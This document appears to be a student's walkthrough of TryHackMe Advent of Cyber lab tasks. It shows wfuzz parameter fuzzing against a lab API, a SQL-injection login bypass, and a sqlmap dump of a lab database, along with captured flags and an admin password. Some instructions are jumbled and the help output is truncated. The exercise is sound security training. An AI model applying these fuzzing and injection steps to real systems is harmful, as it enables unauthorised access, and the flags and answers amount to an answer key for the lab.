
Deploy both the instance attached to the page. After allowing 5 minutes, navigate to the green deploy button and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the AttackBox browser (10.10.251.92) in your AttackBox browser.

It is up to you to decide if you wish to use the wordlist specified in the "username" and "password" parameters. The wordlist is also available for download if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back ELF's forums!


```
(1211103206@kali)~[~/Downloads]
$ cd Downloads/
$ ls
kaikate.ovpn  php-reverse-shell.jpg.php  wordlist
$ cat wordlist
20201100
20201101
20201102
20201103
20201104
20201105
20201106
20201107
20201108
20201109
20201110
```

To access the file of the site-log.php, we need to find the date of it. Download the file that is given. Then, open the wordlist.




```
(1211103206@kali)~[~/Downloads]
$ wfuzz -c -z file,wordlist https://10.10.251.92/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/_init_.py:24: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.251.92/api/site-log.php?date=FUZZ
Total requests: 63

ID  Response  Lines  Word  Chars  Payload
-----
000000009: 200      0 L    0 W    0 Ch   "20201108"
000000010: 200      0 L    0 W    0 Ch   "20201109"
000000011: 200      0 L    0 W    0 Ch   "20201110"
000000012: 200      0 L    0 W    0 Ch   "20201111"
000000013: 200      0 L    0 W    0 Ch   "20201112"
000000014: 200      0 L    0 W    0 Ch   "20201113"
000000015: 200      0 L    0 W    0 Ch   "20201114"
000000016: 200      0 L    0 W    0 Ch   "20201115"
000000017: 200      0 L    0 W    0 Ch   "20201116"
000000018: 200      0 L    0 W    0 Ch   "20201117"
```



To specify it, use wfuzz -c -z file, wordlist to get more information about it.

Then, a different pattern of date is shown.



Copy the date and put into the format of <ip address>/api/site-log.php?date=xxx

After that, the flag is shown

Question 4

FUZZ, ..., FUZZnZ wherever you put these keywords wfuzz will replace them with the value FUZZ{baseline\_value} FUZZ will be replaced by baseline\_value. It will be the first request

ns:

```
-h/--help          : This help
--help            : Advanced help
--filter-help      : Filter language specification
--version          : Wfuzz version details
-e <type>          : List of available encoders/payloads/iterators/printers/screenshots

--recipe <filename> : Reads options from a recipe. Repeat for various recipes.
--dump-recipe <filename> : Prints current options as a recipe
--oF <filename>      : Saves fuzz results to a file. These can be consumed later

-c                : Output with colors
-v                : Verbose information.
-f filename,printer : Store results in the output file using the specified printer
-o printer        : Show results using the specified printer.
--interact        : (beta) If selected, all key presses are captured. This allows for
--dry-run         : Print the results of applying the requests without actually sending
--prev            : Print the previous HTTP requests (only when using payloads)
--efield <expr>    : Show the specified language expression together with the current
--field <expr>     : Do not show the payload but only the specified language expression
```

Research and find the answer.



## Day 5: Web Exploitation Someone stole Santa's gift list!

**Tool used:** Kali-Linux, Firefox

**Solution/walkthrough:**

### Question 1

# port 1433


If enabled, the default instance of the SQL Server Database Engine listens on **TCP port 1433**. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports.

11 Mar 2022

---

Research and find the answer.

### Question 2




Random guessing.


### Question 3

Santa TODO: Look at alternative database systems that are than sqlite.


### Question 4, 5, 6, 7, 8




Bypass the login using SQLi.



After login, active the foxyproxy and open burp suite. Then, put an input for it. The burp suite will send a request.



Right click and save item.



The saved item is named santa.request.

```
File Actions Edit View Help
+-----+
| flag   |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[03:44:37] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/121110320
6/.local/share/sqlmap/output/10.10.203.56/dump/SQLite_masterdb/hidden_table.csv'
[03:44:37] [INFO] fetching columns for table 'sequels'
[03:44:37] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age | title                |
+-----+-----+-----+
| James | 8   | shoes                |
| John  | 4   | skateboard           |
| Robert| 17  | iphone               |
| Michael| 5   | playstation          |
| William| 6   | xbox                 |
| David | 6   | candy                |
| Richard| 9   | books                |
| Joseph| 7   | socks                |
| Thomas| 10  | 10 McDonalds meals  |
| Charles| 3   | toy car              |
| Christopher| 8 | air hockey table     |
| Daniel| 12  | lego star wars       |
| Matthew| 15  | bike                 |
| Anthony| 3   | table tennis         |
| Donald| 4   | fazer chocolate     |
| Mark  | 17  | wii                   |
| Paul  | 9   | github ownership    |
| James | 8   | finnish-english dictionary |
| Steven| 11  | laptop               |
+-----+-----+-----+

The database has been updated while you were away!

Enter: admin
Search
[03:44:37]
```

4) 22 entries

5) James' age = 8

6) Paul ask for github ownership

7) The flag is shown. thmfox{All\_I\_Want\_for\_Christmas\_Is\_You}

8) admin password = EhCNSWzzFP6sc7gB